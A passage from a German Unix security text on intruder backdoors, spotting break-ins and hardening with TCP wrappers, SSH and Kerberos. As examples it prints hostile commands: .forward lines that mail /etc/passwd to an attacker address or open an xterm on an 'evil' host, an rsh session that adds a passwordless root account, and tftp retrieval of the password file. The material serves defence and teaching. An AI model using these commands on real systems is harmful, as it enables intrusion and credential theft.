Wenn ein Angreifer erst einmal eingebrochen ist, dann wird er sich Hintertüren einbauen, um jederzeit wiederkehren zu können. [Kla97] beschreibt alle bekannten Hintertüren, auf die man immer ein Auge werfen sollte, sowohl nach einem Einbruch, als auch im Normalbetrieb. Eine Hintertür soll dem Einbrecher ein erneutes, wenn möglich unbemerktes Eindringen ermöglichen, selbst wenn der Administrator alle Paßworte ändert.

Eine der ältesten Methoden ist es einen Paßwort-Cracker auf dem System zu installieren, der ständig versucht Paßwörter herauszufinden und diese dann per Mail an den Angreifer schickt. Außerdem kann der Angreifer schwache Paßwörter auf Accounts, die nie oder selten benutzt werden, in eigene Paßwörter ändern.
Außerdem kann ein falscher Eintrag in `/etc/passwd` bei einigen Implementierungen von `login` dazu führen, daß dieser Benutzer Root-Rechte erhält:

```
test:x:x508:100:Testuser:/home/test:/bin/bash
```

Dies bewirkt, daß "x508" von `atoi()` zu Null gewandelt wird und damit erhält der Benutzer die User-ID Null, also Root-Rechte.

Die Berkeley-r*-Dienste können für ein paßwortloses Einloggen verwendet werden, wenn der Angreifer seinen Rechner in `~/.rhosts` auf dem Zielrechner einträgt. Genauso sollte man `~/.shosts` überprüfen, da der Angreifer sich einen gültigen Host-Key von einem vertrauenswürdigen Rechner besorgt haben könnte und sich damit als dieser Rechner ausgeben könnte.

Auf die von machen Systemen angebotene Prüfsummen mittels `sum` sollte man sich nicht unbedingt verlassen. Wenn ein Angreifer ein Programm durch einen Trojan (siehe Abschnitt 2.4.2.4 auf der vorherigen Seite) ersetzt, so wird er darauf achten, daß der Trojan dieselbe Prüfsumme hat, wie das Originalprogramm. Selbst System-Bibliotheken, wie die C-Library könnte durch einen Trojan ausgetauscht werden. Prüfsummen auf MD5-Basis sind hier vorzuziehen. Jedoch kann das Programm `md5sum` selbst ein Trojan sein. Um Veränderungen im Filesystem zu vertuschen, werden auch die Befehle `ls`, `du` und `fsck` ausgewechselt. Eine zuverlässige Abwehr gegen den Austausch von Programmen wird im Kapitel 4 auf Seite 57 vorgestellt. Man sollte desweiteren bedenken, daß solche ausgetauschten Programme bei einer Datensicherung mitgespeichert werden und selbst nach einer Zerstörung durch den Angreifer wieder eingespielt werden.

Das Programm `login` kann durch ein Programm mit Hintertür ausgetauscht worden sein. Wenn ein ganz spezielles Paßwort eingegeben wird, dann erhält der Angreifer Zugang zum System, ansonsten verhält sich das neue `login`-Programm wie gewohnt. Genauso könnte der Telnet-Dämon ausgetauscht worden sein und dem Angreifer sofort Zugang gewähren. Prinzipiell kommen dafür alle Dämonen, die von außen zugänglich sind, in Frage.

Ohne Programme auszuwechseln, können mittels `cron` und `at` praktisch zu bestimmten Zeitpunkten Hintertüren freigeschaltet werden.

Mit der Datei `~/.forward`, die normalerweise zum Weiterleiten von Mail benutzt wird, kann sich ein Angreifer eine komfortable Hintertür einbauen:

```
|"/usr/bin/xterm -display hackerhost.evil.com:0.0"
```

Das bewirkt, daß, sobald dieser Benutzer eine Mail erhält, sich auf dem Rechner des Angreifers ein `xterm` öffnet.

Mit `netcat`[17] kann ein Angreifer eine Fernsteuermöglichkeit oder einen Ersatz-Telnet auf dem Zielrechner installieren. Netcat kann dazu auf einem Port lauschen und dann bei einem Connect ein Programm mit diesem Port verbinden.

Da in allen Fällen vorhandene Dateien verändert oder ausgetauscht werden, braucht der Administrator ein sicheres Werkzeug, das die Datei-Integrität sicherstellt. `syscheck` aus Kapitel 4 auf Seite 57 leistet dieses.
Ein Trojan muß nicht unbedingt über einen dauerhaften Eintrag in einem Startup-Skript

[17] `http://www.l0pht.com/~weld/netcat/`

beim Systemstart gestartet werden. Der Trojan könnte beim System-Shutdown einen Eintrag in das Startup-Skript schreiben, das beim Neustart den Trojan wieder aktiviert. Dieser neue Trojan müßte dann den Eintrag aus dem Startup-Skript wieder entfernen, um im Betrieb nicht aufzufallen. Solche Trojans sind mit `ps` schwer zu entdecken, da sie harmlose Namen verwenden können, wie zum Beispiel `bash` oder `syslogd`. Dabei kann das Programm selbst einen anderen Namen tragen. Es modifiziert dann einfach `ARGV[0]` und wechselt somit zur Laufzeit dann seinen Namen.

2.4.4 Einbruch entdecken

Nicht immer macht sich ein Angreifer bemerkbar. Es ist oft gar nicht die Absicht, aufzufallen, indem beispielsweise der Rechner zum Stillstand gebracht wird oder die Benutzer ausgesperrt werden druch Überschreiben der `/etc/passwd`. Vielmehr werden erfolgreich geknackte Rechner gerne als Ausgangspunkt für weitere Angriffsversuche verwendet. Es ist gar nicht so einfach, einen bereits eingedrungenen Angreifer aufzuspüren. Ein Einbruch hinterläßt normalerweise Spuren im System. Im Abschnitt 2.5.4 auf Seite 30 wird beschrieben, wie man das System so konfiguriert, daß ein Cracker möglichst viele unverwischbare Spuren hinterläßt oder gleich gar nicht eindringen kann.
Die wichtigste Maßnahme ist das ständige Überwachen aller Log-Files. Darin schlagen sich nämlich schon die ersten erfolglosen Versuche nieder. Deswegen sollte man die Log-Ausgaben bei Erfolg und Mißerfolg eines jeden Dienstes kennen. Außerdem sind Lücken in den Log-Files ein hundertprozentiger Hinweis auf einen Vertuschungsversuch.
Zudem müssen die Benutzer instruiert werden, auf die Login-Ausgaben zu achten. Beim Login wird angezeigt, wann sich der Benutzer das letzte Mal erfolgreich angemeldet hat und wieviele erfolglosen Anmeldeversuche seit dem letzten Login passiert sind[18].
Der Angreifer ist auch dadurch zu entdecken, daß er sich Hintertüren, wie in 2.4.3 auf Seite 23 und [CER97b] beschrieben einbaut, um wieder oder leichter in das System einbrechen zu können. Mit `Rootkit`[19] hat der Angreifer diverse Möglichkeiten, seine Spuren zu verwischen [Kla97]. Es werden damit die Einträge in `utmp`, `wtmp` und `lastlog` entfernt, Prüfsummen gefälscht, Prozesse vor `ps` versteckt und diverse Programme durch veränderte Versionen ausgetauscht. Eine zuverlässige Abwehr gegen den Austausch von Programmen und Veränderungen von Dateien wird im Kapitel 4 auf Seite 57 vorgestellt.
Man sollte das System nach verdächtigen Dateien, insbesondere solche mit gesetztem S-Bit absuchen:

```
find / -xdev -type f \( -perm -4000 -o -perm -2000 \)
```

Außerdem sind die Dateien "`,`", "`...`", "`..`"[20] oder "`kmem`" verdächtig. Ein Angreifer legt solche Dateien an, da diese Namen leicht übersehen werden. Darin werden Informationen, die der Angreifer beim nächsten Login wieder braucht gespeichert. Auch bereits

[18] Diese Informationen werden von allen neueren `login`-Programmen ausgegeben
[19] `ftp://ftp.cyber.com.au/pub/unix/rootkit.tgz`
[20] Da man eine Datei diesen Namens nicht anlegen kann, heißt die Datei in Wirklichkeit `..^G`, also Punkt-Punkt-Control-G oder verwendet andere Control-Sequenzen.

geknackte Paßworte oder Paßwort-Cracker können in solchen Dateien gespeichert werden.
Möglicherweise wurden Dienste in `/etc/inetd.conf` aktiviert, die normalerweise deaktiviert sind. In der Datei `/etc/passwd` könnten neue Benutzer mit User-ID Null oder ohne Paßwort eingetragen worden sein.

2.5 Vorbeugung

Wie soll man sich nun allgemein gegen die beschriebenen Angriffe schützen? Zuerst sollte der Rechner selbst abgesichert werden und dann die Softwarekonfiguration. Anschließend kann man noch diverse Test-Programme auf den Rechner ansetzen, die Sicherheitslücken finden sollen. Als ständige Aufgabe bleibt dann das Lesen der Log-Dateien, denn es nützt der beste TCP-Wrapper (siehe Abschnitt 2.5.4.1 auf Seite 31) nichts, wenn seine Warnungen nicht gelesen werden. Schließlich sollte man noch die BugTraq-Mailingliste und die CERT-Advisories (siehe Abschnitt 2.6 auf Seite 41) lesen, um auf dem Laufenden zu bleiben, denn die Cracker sind bekanntlich sowieso immer einen Schritt voraus.
Es sollte eigentlich selbstverständlich sein, daß täglich eine komplette Datensicherung stattfindet. Auf Systemen mit sehr vielen Datenänderungen pro Tag empfehle ich sogar ein dauernd laufendes inkrementelles Backup. Im Falle der Zerstörung aller Daten durch einen Einbruch, kann man dann das Backup wieder einspielen. Zur Datensicherung kann man `dump` verwenden, der den kompletten Inhalt der Platten sichert oder `tar`, der dateiorientiert arbeitet.

2.5.1 Rechner absichern

Obwohl ich hier speziell die Sicherheitsaspekte der Software-Konfiguration behandeln will, sollte eine kleine Anleitung zur Hardware-Absicherung in Kombination mit der Software nicht fehlen.
Es reicht zum Beispiel unter Linux nicht, das Booten von Diskette zu sperren, da man den Linux-Loader “LILO” beim Bootvorgang auffordern kann , eine Shell als Root zu starten, und schon ist man im System. Dagegen hilft der “restricted”-Parameter (mit Paßwort) in der Datei `/etc/lilo.conf`. Wer dann Kernelparameter übergeben will kann das nur noch mit korrektem Paßwort.
Aber das Verhindern des Bootens von Diskette ist nicht trivial. Zu diesem Zweck müßte man die Bootup-Sequenz wirklich von der Floppy befreien. Aber mit den Master-Paßworten der BIOSse und dem Clear-Jumper auf dem Board ist so mancher Schutz sinnlos. Deswegen braucht man über solche Spielereien nicht nachzudenken. Wenn absolute Sicherheit benötigt wird, dann muß der Rechner an einen Platz gebracht werden, zu dem nur Befugte gelangen können. Der Computer selbst sollte Disketten nur annehmen, wenn ein spezielles Register in einem speziellen Chip gesetzt ist, ansonsten muß er Alarm auslösen. Dieses Register sollte natürlich nur von Root gesetzt werden können. Damit würde das Booten von Diskette unmöglich, da sonst ja Alarm gegeben würde. Einfacher ist es jedoch, das Diskettenlaufwerk hardwareseitig zu deaktivieren, am besten durch

Ausbau.
Für Datentransfer via Floppy gibt es dann einen (oder mehrere) Rechner, die so installiert und konfiguriert sind, daß ein Einbruch weniger kritisch ist: Keine NFS-gemounteten Filesysteme, Maschine wird als grundsätzlich nicht vertrauenswürdig eingestuft, Minimal-Installation nur für Datentransfer von und zur Floppy und via FTP oder `scp` von und zu den Servern, `/usr` ist nur lesbar gemountet, Gehäuse mit ordentlichem Sicherheitsschloß gegen schnelles Öffnen gesichert, gesamtes Filesystem wird an vertrauenswürdigen Rechner via NFS read-only exportiert, um Integrität des Systems vom vertrauenswürdigen Rechner aus testen zu können. Aber es gilt nach wie vor: In dem Augenblick, in dem sich ein Angreifer an dem sensitive Daten enthaltenden Rechner mit einem Schraubenzieher zu schaffen machen kann, hat man ein ernsthaftes Sicherheitsproblem.
So kommt man beispielsweise bei Computern mit SCSI-Anschluß mit etwas Hardware an sämtliche Daten von Geräten am SCSI-Bus heran und kann diese bei beschreibbaren Medien auch modifizieren. Dazu braucht man den Rechner nicht aufzuschrauben, er braucht kein Diskettenlaufwerk zu haben und Booten muß man auch nicht. Daß es ein Server-Rechner ist, daß er ein per Sicherheitsschloß verschließbares Gehäuse hat und daß CD-ROM oder Diskette nicht zugänglich sind, ist dabei ebenso bedeutungslos wie das Betriebssystem, solange es nicht verschlüsselt. Man schließt sich am SCSI-Bus an (möglichst mit einem hotpluggingfähigem Adapter) und unterhält sich als weiteres Gerät zum Beispiel mit der internen Festplatte, modifiziert die `/etc/passwd` und `/etc/shadow`, loggt sich ein. Man kann aber auch nur die Platte spiegeln. Höchstens die SCSI-Terminierung könnte einen Strich durch die Rechnung machen: Wenn der Server-SCSI-Adapter terminiert ist, dürfte es recht schwer werden, halbwegs auf Daten zugreifen zu können.
Grundsätzlich gilt nach wie vor: Der beste Schutz für von Dritten begehrte Dinge besteht darin, dafür zu sorgen, daß der Aufwand für ihre Erlangung den potentiellen Wert, den diese Dinge für besagte Dritte haben, deutlich übersteigt. Die Kunst besteht nun darin beides richtig einschätzen zu können und den Erlangungsaufwand hinreichend hochzutreiben. Solange man das Gehäuse öffnen kann oder ein Diskettenlaufwerk vorhanden ist, von dem man Booten kann, sind alle Sicherheitsvorkehrungen bis auf ein verschlüsseltes Dateisystem "leicht" zu umgehen.

2.5.2 Sicheres Betriebssystem

Ein wirklich sicheres Betriebssystem wird es wohl nie geben können, allerdings gibt es ein paar Aspekte, die ein Betriebssystem unter Sicherheitsgesichtspunkten hervorheben können:

- Grundsätzlich ist ein System, dessen Quell-Code frei zugänglich ist, besser, weil mehr Leute Fehler finden und beheben können.

- Viele Betriebssysteme liegen nicht im Quell-Code vor und die internen Strukturen sind nicht oder schlecht dokumentiert, was gerne mit "security by obfuscation", also "Sicherheit durch Verschleierung" begründet wird. Aber potentielle Angreifer werden sich im Allgemeinen nicht an das Verbot des Reverse-Engineering halten.

Die Sicherheit eines Betriebsystems darf nicht auf die Geheimhaltung der internen Strukturen und Algorithmen basieren.

- In der Praxis ist es wichtig, daß die Zeit zwischen Entdecken eines Sicherheitslochs und der Behebung des Fehlers möglichst kurz ist. Das spricht sehr für die freien Unix-Varianten, da hier die Reaktionszeit wesentlich höher ist, als bei großen Konzernen.

Eine allgemeine Entscheidungshilfe zur Betriebssystemauswahl wird in [CER97a] geboten.

2.5.3 Wie geht ein Angreifer vor?

Um sich genau vorstellen zu können, wie ein Angreifer vorgeht, sollte man sich in die Lage desselben versetzen. In [FW] wird ein guter Leitfaden gegeben, um in das eigene System einzubrechen. Daraus kann man einen guten Eindruck gewinnen, was man alles absichern muß, um einem ernsthaften Angriff standzuhalten. Im nachfolgenden Abschnitt ist dann beschrieben, wie man sein System absichert.
Als erstes wird Information über die Benutzer des Rechners gesammelt. Das geht am einfachsten mit dem `finger`-Kommando. Damit erhält man die Login-Namen und die richtigen Namen der gerade angemeldeten Benutzer, sowie die Zeitangaben, wann sich der Benutzer angemeldet hat und wie lange er nichts mehr getan hat. Desweiteren erfährt man, von welchem Rechner aus sich die Benutzer angemeldet haben:

```
> finger @sl.sl.de
[sl.sl.de]

Welcome to Linux version 2.0.33 at sl.sl.de !

  3:40pm  up  4:05,  9 users,  load average: 0.03, 0.07, 0.08

Login    Name                  Tty  Idle  Login Time   Office     Office Phone
loescher Stephan Loescher       p3        Oct  1 11:37 (:0.0)
loescher Stephan Loescher       p7 21:51  Oct  1 11:38 (:0.0)
loescher Stephan Loescher       pb        Oct  1 15:39 (sl.sl.de)
root     root                   2         Oct  1 15:40
```

Als nächstes kann man die bekannten Logins "root", "bin", "ftp", "system", "guest" etc. untersuchen, wobei noch mehr Informationen wie zum Beispiel die verwendete Shell und das Heimatverzeichnis herauskommen. Wenn das `rusers`-Kommando funktioniert, kann man damit auch noch Informationen erhalten.

Als nächster Schritt kann mit `showmount` nach freizügig exportierten NFS-Dateisystemen suchen. Wenn dabei ein Dateisystem auftaucht, das von jedem gemountet werden kann und Heimatverzeichnisse enthält, so kann man das Dateisystem mounten und einen Benutzer mit demselben Namen wie auf dem Rechner des Opfers anlegen. Als dieser Benutzer kann man dann eine Datei `~/.rhosts` anlegen und schon hat man einen paßwortlosen Zugang zum System. Wenn keine Heimatverzeichnisse, sondern nur Verzeichnisse mit ausführbaren Programmen exportiert werden, dann kann man immer noch ein Trojanisches Pferd ablegen (siehe Abschnitt 2.4.2.4 auf Seite 22).

Sollte es möglich sein, als spezieller Benutzer, wie zum Beispiel "bin" sich in das System einzuloggen, so ist das der nächste Versuch:

```
evil> rsh -l bin victim.com csh -i
Warning: no access to tty; thus no job control in this shell...
victim>  ls -ldg /etc
drwxr-sr-x  8 bin      staff        2048 Jul 24 18:02 /etc
victim>  cd /etc
victim>  mv passwd pw.old
victim>  (echo toor::0:1:instant root shell:/:/bin/sh; cat pw.old ) > passwd
victim> ^D
```

Das Einloggen mit der Angabe "csh -i" bewirkt, daß die Remote-Shell nicht mit einem Pseudo-Terminal verbunden wird und somit auch von `who` oder `finger` nicht sichtbar ist.

Ein anonymer FTP-Zugang, der nicht richtig konfiguriert wurde, kann vielseitig ausgenutzt werden. Beispielsweise könnte ein Angreifer sich eine Datei `.forward` mit diesem Inhalt anglegen:

```
|"/bin/cat /etc/passwd | mail evil@crack.com"
```

Diese Datei überträgt er mit dem Put-Kommando auf den anonymen FTP-Server und schickt dann eine Mail an den User "ftp", worauf er die Paßwortdatei per Mail zugesandt bekommt. Oft ist dieser Aufwand gar nicht nötig, da in `~ftp/etc` die echte gültige `passwd` des Systems liegt.

Trivial FTP (`tftp`) ist die nächste Schwachstelle, die es zu überprüfen gilt. Wenn folgendes funktioniert, dann hat man schon wieder sein Ziel erreicht:

```
evil> tftp victim
tftp> get /etc/passwd
Received 1548 bytes in 0.1 seconds
tftp> quit
```

Mit dem Kommando `rpcinfo` kann herausgefunden werden, welche Remote-Procedure-Calls ein System zuläßt. Sollte bei herauskommen, daß ein NIS[21]-Server läuft, so ist das der nächste Angriffspunkt. Wenn man den NIS-Domainnamen eines Servers erst einmal herausgefunden hat, so kann man von diesem alle NIS-Maps[22] erhalten. Die NIS-Domainnamen sind normalerweise recht leicht zu erraten. Man kann es mit dem Namen des Servers oder der Organisation probieren.

[21] Network Information System, Programmpaket zur Informationsverteilung in einem Netzwerk von einem zentralen Server an viele Clients

[22] Dazu gehören die Dateien `passwd`, `group`, `networks`, `hosts`, `protocols`, `services`, `aliases` und `ethers`.

Sollte beim rpcinfo-Kommando herausgekommen sein, daß rexd läuft, so ist das praktisch schon eine Root-Shell. rexd nimmt über das Netzwerk Anfragen der Art "Führe das Kommando XX als Benutzer YY aus." entgegen ohne dabei eine Paßwortüberprüfung oder andere Authentifizierung durchzuführen.
Wenn der bootparam[23]-Dienst aktiviert ist, so kann man mit dem Programm bootparam aus dem SATAN[24]-Paket den NIS-Domainnamen herausfinden, wenn man noch den Namen eines Clients weiß:

```
> bootparam victim.com client.victim.com
```

Zusätzlich zu den RPC-Diensten, die dem Portmapper bekannt sind, gibt es noch eine Menge anderer Dienste. Diese findet man am besten durch Port-Scanning, also schlichtes Probieren heraus. Das kann man mit einem der zahlreichen Portscanner erledigen oder per Telnet:

```
> telnet sl 6000
Trying 172.16.0.135...
telnet: Unable to connect to remote host: Connection refused
```

Das war nicht erfolgreich, also läuft auf dieser Maschine gerade kein X11. Jedoch im nächsten Beispiel schon:

```
> telnet sl 6000
Trying 172.16.0.135...
Connected to sl.sl.de.
Escape character is '^]'.
...
```

Welche Lücken im X11 ausnutzbar sind, ist in 2.4.1 auf Seite 10 beschrieben.

Sendmail[25] ist das nächste Programm, das man auf Sicherheitslücken abklopfen kann. Aber selbst, wenn die neueste Version eingesetzt wird, so kann Sendmail "wertvolle" Informationen liefern. Mit dem expn-Kommando kann festgestellt werden zu welcher Adresse eine Mailadresse expandiert wird:

```
> telnet sl smtp
Trying 172.16.0.135...
Connected to sl.sl.de.
Escape character is '^]'.
220 sl.sl.de ESMTP Sendmail 8.8.4/8.8.4; Fri, 2 Oct 1998 10:39:39 +0200
expn root
250 Stephan Loescher <loescher@sl.sl.de>
expn test
```

[23] bootparam wird von Clients ohne eigene Festplatte verwendet um Informationen vom Bootp-Server zu erhalten

[24] siehe Abschnitt 2.5.5 auf Seite 40

[25] Sendmail ist ein Mail-Transport-Agent, der als Dämon läuft und für den Mailtransport zuständig ist.

```
250 Testuser <|/usr/bin/procmail@sl.sl.de>
quit
221 sl.sl.de closing connection
Connection closed by foreign host.
```

Im Beispiel sieht man, daß die Mails von "root" an "loescher" weitergeleitet werden und daß die Mails von "test" durch procmail gefiltert werden. Bei diesen Mailfiltern wäre dann auch ein Ansatzpunkt, um Schwachstellen zu finden.
Eine detaillierte Beschreibung, wie man in ein System einbrechen kann, liefert [Spe96].

2.5.4 Konfiguration absichern

An dieser Stelle möchte ich noch einmal betonen, daß es natürlich wünschenswert ist, eine Firewall[26] zur Absicherung des Intranets einer Firma oder Organisation zu betreiben. Dennoch ist dies nicht unbedingt notwendig. Aber auf jeden Fall sollten zusätzlich zu einer Firewall alle Einzelrechner abgesichert werden.
Die Konfiguration eines Rechners sollte so weit abgesichert sein, daß ein Angreifer nicht einbrechen kann oder zumindest bei seinen Angriffen Spuren hinterläßt, die auf ihn aufmerksam machen. Zur Abwehr zählt natürlich auch die Verschlüsselung von Verbindungen.
Als erste Maßnahme sollte man sich überlegen, welche Dienste der Rechner nach außen anbieten soll. Alle nicht benötigten Dienste müssen dann in /etc/inetd.conf entfernt werden. Damit werden bereits einige potentielle Angriffspunkte verringert. Ein Beispiel dafür ist uucp[27] Dieses Protokoll zur effizienten Dateiübertragung ist in letzter Zeit mehr und mehr aus der Mode gekommen, aber die Dämonen sind auf vielen Systeme aktiv, obwohl sie gar nicht verwendet werden.

2.5.4.1 TCP-Wrapper

Ein TCP-Wrapper[28] ist ein Programm, das vom Internet-Dämon inetd anstelle eines Service-Dämons, wie zum Beispiel telnetd aufgerufen wird. Der TCP-Wrapper schreibt dann eine Verbindungsmeldung in den Syslog, vollzieht eine Zugangsbeschränkung und startet dann erst den eigentlichen Dienst. Der ganze Vorgang funktioniert absolut transparent im dem Sinne, daß weder der Client (telnet) noch der Server (telnetd) etwas von der Existenz des TCP-Wrappers mitbekommen. Wenn der TCP-Wrapper die Verbindung zwischen Client und Server hergestellt hat, dann beendet er sich. Zu den weiteren Funktionen gehört die Zugangskontrolle, Client-Benutzernamen-Feststellung und Verhinderung des Hostname-Spoofing durch DNS-Anfragen und Vergleich des Resultats mit dem gegebenen Rechnernamen.
Die Einrichtung eines TCP-Wrappers erfolgt am besten in der Datei /etc/inetd.conf, die Konfigurations-Datei des Internet-Superdämons, der als einziger Dämon läuft. Dieser

[26] Internet Firewalls Frequently Asked Questions: http://www.interhack.net/pubs/fwfaq/
[27] Unix to Unix Copy
[28] Es wird überwiegend der tcpd von Wietse Venema <wietse@wzv.win.tue.nl> eingesetzt. Die Beschreibungen beziehen sich auf diesen Wrapper.

`inetd` wartet bei allen definierten Ports auf einen Verbindungswunsch von außen und startet dann einen spezialisierten Dämon. Wenn zum Beispiel eine eingehende Verbindung auf Port 79 erkannt wird, dann wird der `finger`-Dämon gestartet und mit dem Client verbunden. Ein normaler Eintrag in `/etc/inetd.conf` sieht also so aus:

```
finger stream tcp nowait nobody                /usr/sbin/in.fingerd in.fingerd
```

Der TCP-Wrapper wird jetzt einfach zwischen `inetd` und `fingerd` geschaltet:

```
finger stream tcp nowait nobody /usr/sbin/tcpd /usr/sbin/in.fingerd in.fingerd
```

Der Internet-Dämon startet also bei einem Verbindungswunsch auf dem Finger-Port den TCP-Wrapper mit den Parametern `/usr/sbin/in.fingerd in.fingerd`. Dieser vollzieht die Zugangsbeschränkung und das Logging und startet dann den Finger-Dämon.
Wenn man auf diese Art und Weise alle Service-Dämonen-Einträge abgeändert hat, dann muß man den Internet-Dämon noch dazu veranlassen, seine Konfigurationsdatei neu einzulesen, indem man ihm ein HUP-Signal schickt.
Die Zugangsbeschränkungen werden mit `/etc/hosts.allow` und `/etc/hosts.deny` wie in der Manualpage `hosts_access(5)` beschrieben festgelegt. Mit folgender `/etc/hosts.deny` wird allen Rechnern, die nicht mittels `/etc/hosts.allow` explizit erlaubt sind, der Zugang verwehrt:

```
ALL: ALL
```

Jetzt kann man in `/etc/hosts.allow` einigen Rechnern den Zugriff erlauben:

```
ALL: .mydomain.com EXCEPT unsecure.mydomain.edu
telnet: thishost.thatdomain.com
```

Ein weiteres Beispiel ist im Abschnitt 2.5.4.4 auf Seite 34 zu `tftp` enthalten.

2.5.4.2 Secure Shell

Die üblichen Protokolle zur entfernten Rechneransteuerung, wie Telnet, Berkeley-r*-Dienste oder X11 besitzen zwei schwerwiegende Sicherheitslücken. Zum einem ist es die unverschlüsselte Datenübertragung, die es Angreifern ermöglicht, die übermittelten Daten und auch Paßwörter im Klartext abzufangen. Zum anderen ist es die fehlende Authentifizierung und Gewährleistung der Integrität. Es könnte ein Angreifer gefälschte Daten oder manipulierte Daten senden. Besonders betroffen sind Dienste, die sich zur Authentifizierung auf die IP-Adresse verlassen. So könnte ein Angreifer mittels IP-Spoofing (siehe Abschnitt 2.4.1 auf Seite 16) eine per `~/.rhosts` erlaubte IP-Adresse vortäuschen und so ohne Paßwortabfrage in den Rechner gelangen.
Die Secure Shell[29] ersetzt alle alten unsicheren Protokolle oder schleust sie zumindest

[29] Die SSH und weitere Informationen sind unter diesen URLs erhältlich:
`http://www.cs.hut.fi/ssh/`
`http://www.ssh.fi/`
`http://www.uni-karlsruhe.de/~ig25/ssh-faq/`
`http://www.tac.nyc.ny.us/~kim/ssh/`

durch einen sicheren Tunnel. Es werden die Berkeley-r*-Programme `rsh`, `rlogin` und `rcp` durch die Äquivalente `ssh`, `slogin` und `scp` ersetzt. Die Authentifizierung basiert nicht auf der IP-Adresse, sondern findet nach dem RSA-Verfahren statt. (Zum Verschlüsselungsverfahren siehe Abschnitt 2.2.1 auf Seite 3). Dabei wird nur dem Rechner Zugang gewährt, der im Besitz des geheimen Schlüssels ist. Zusätzlich zu den Host-Keys der Rechner gibt es noch RSA-Schlüsselpaare für die Benutzer. Selbst zur Authentifizierung werden keine Paßworte im Klartext übertragen. Da die Datenverbindung verschlüsselt ist, kann ein Angreifer die übertragenen Daten nicht mehr im Klartext mitlesen. Das hat auch den Vorteil, daß die Magic Cookies, die X11 zur Authentifizierung verwendet nicht abgehört werden können. Als weitere Funktionen kann die Secure Shell die übertragenen Daten komprimieren, was sich bei langsamen Verbindungen sehr positiv auswirkt und X11-Verbindungen weiterleiten.
Nach der Installation der Secure Shell im System, was meist durch den Hersteller schon erledigt ist, muß man für den Rechner einen Host-Key generieren:

```
ssh-keygen -f /etc/ssh_host_key
```

Bei der Frage nach der Passphrase darf keine angegeben werden[30]. Dann muß man noch dafür sorgen, daß der Dämon `sshd` beim Systemstart aktiviert wird.
Auf Benutzer-Ebene kann man sich wie mit den gewohnten r*-Programmen in andere Rechner einloggen und Dateien kopieren. Wenn man nicht jedesmal ein Paßwort angeben will, dann kann man die beteiligten Rechner in die Datei `~/.shosts` eintragen.
Als letzten Schritt sollte man dann die Berkeley-r*-Dienste komplett deaktivieren, also die `rlogin`- und `rsh`-Server aus `/etc/inetd.conf` entfernen und die zugehörigen Dateien `/etc/hosts.equiv` und `~/.rhosts` entfernen.
Einen Secure-Tunnel kann man für alle Dienste aufbauen, die eine alternative Port-Angabe erlauben. Ein Tunnel vom lokalen Port 110 auf den Port 1234 des Rechners "RechnerB" wird so aufgebaut:

```
ssh -f -L 1234:RechnerB:110 RechnerB sleep 10000 </dev/null >/dev/null
```

In diesem Beispiel könnte man dann einen POP3-Client[31] Mail von `localhost:1234` statt `RechnerB:110` holen lassen. Der POP3-Client verbindet sich dann an `localhost:1234`, was über den verschlüsselten Tunnel der Secure Shell auf `RechnerB:110` weitergeleitet wird.
Das sichere X11-Forwarding ist sehr einfach zu benutzen, indem man sich mit `ssh` in den gewünschten Rechner einloggt und dann einfach ohne weiteres ein X11-Programm startet.
Die in [Fle97] beschriebene Sicherheitslücke beim X11-Forwarding der Secure Shell basiert auf der Unsicherheit der Datei `~/.Xauthority`. Wenn ein Angreifer den Inhalt

[30] Warum man bei dem Host-Key keine Passphrase angeben darf, kann man nur vermuten: Es müßte dann ja jeder Client-Rechner auch die Passphrase kennen, um den Host-Key zu entschlüsseln. In der Anleitung steht nur in einem Nebensatz: "host keys must have empty passphrase".
[31] POP3 ist das Post Office Protocol 3 und wird zum Abholen von EMails von einem Rechner verwendet. Ein gängiger Client ist `fetchmail`.

dieser Datei lesen kann, dann kann er auch die scheinbar sichere X11-Verbindung abhören. Allerdings hat man wohl weitaus größere Sicherheitsprobleme, wenn es ein Angreifer einmal schon so weit geschafft hat, daß der lesegeschützte Dateien von Benutzern lesen kann.
Die Secure Shell wurde inzwischen kontinuierlich weiterentwickelt. Die aktuelle Version 2 bietet laut Hersteller SSH Communications Security[32] folgende Verbesserungen gegenüber der alten Version: Der Programmcode wurde komplett neu geschrieben, um die Sicherheit und Geschwindigkeit zu erhöhen. Zusätzlich gibt es jetzt auch noch einen Secure FTP-Client `sftp`. Für den Schlüsselaustausch ist auch DSA oder Diffie-Hellman möglich. Dem letzten Pluspunkt, nämlich der Kompatibilität zur SSH1 muß man allerdings durch die Praxiserfahrung widersprechen. Die SSH2 verwendet ein zur SSH1 inkompatibles Protokoll. Leider ist der Standard-Server-Port aber der alte geblieben. Eine parallele Installation von SSH1 und SSH2 ist damit fast unmöglich. Immerhin kann man sich mit der SSH2 in einen SSH1-Server einloggen.

2.5.4.3 Kerberos

Mit Kerberos wird auch dafür gesorgt, daß die Loginprozedur verschlüsselt erfolgt. Kerberos erhöht die Sicherheit, indem es bei Verbindungen über das Internet die Identität des Benutzers durch Tickets prüft. Weiterhin kontrolliert Kerberos die Integrität und Sicherheit der zu verschickenden Daten durch Verschlüsselung.
Die Tickets, die zur Authentifizierung zwischen Benutzer und Server dienen, sind nur zwischen diesem einen Benutzer und diesem einen Server eine festgelegte Zeit gültig. Ein Ticket enthält den Benutzernamen, den Servernamen, die Netzwerkadresse des Benutzers, einen Zeitstempel und einen Sitzungsschlüssel. Der Benutzer kann mit einem Ticket mehrmals auf den Server zugreifen.
Für Kerberos benötigt man einen Authentifizierungsserver und einen oder mehrere sogenannte Ticket-Granting-Server.
Um ein Ticket für einen Server zu erhalten, schickt der Benutzer eine Nachricht mit seinem Namen und dem Namen des Ticket-Granting-Servers zu dem Authentifizierungsserver. Der Authentifizierungsserver erzeugt einen Sitzungsschlüssel zur Verwendung zwischen Benutzer und Ticket-Granting-Server. Dieser Sitzungsschlüssel wird mit dem geheimen Benutzerschlüssel verschlüsselt. Dann erstellt der Authentifizierungsserver ein sogenanntes Ticket-Granting-Ticket, welches mit dem geheimen Schlüssel des Ticket-Granting-Servers verschlüsselt ist. Der Benutzer erhält von dem Authentifizierungsserver den Sitzungsschlüssel und das Ticket-Granting-Ticket. Mit dem Sitzungsschlüssel verschlüsselt der Benutzer seinen sogenannten Authentikator, welcher aus dem Namen, der Adresse und einem Zeitstempel besteht und schickt diesen mit dem Ticket-Granting-Ticket an den Ticket-Granting-Server. Der Ticket-Granting-Server entschlüsselt das Ticket-Granting-Ticket mit seinem geheimen Schlüssel und benutzt den darin enthaltenen Sitzungsschlüssel, um den Authentikator zu entschlüsseln. Dann vergleicht er die erhaltenen Informationen. Wenn alles stimmt, dann erzeugt der Ticket-Granting-

[32] `http://www.ssh.fi`

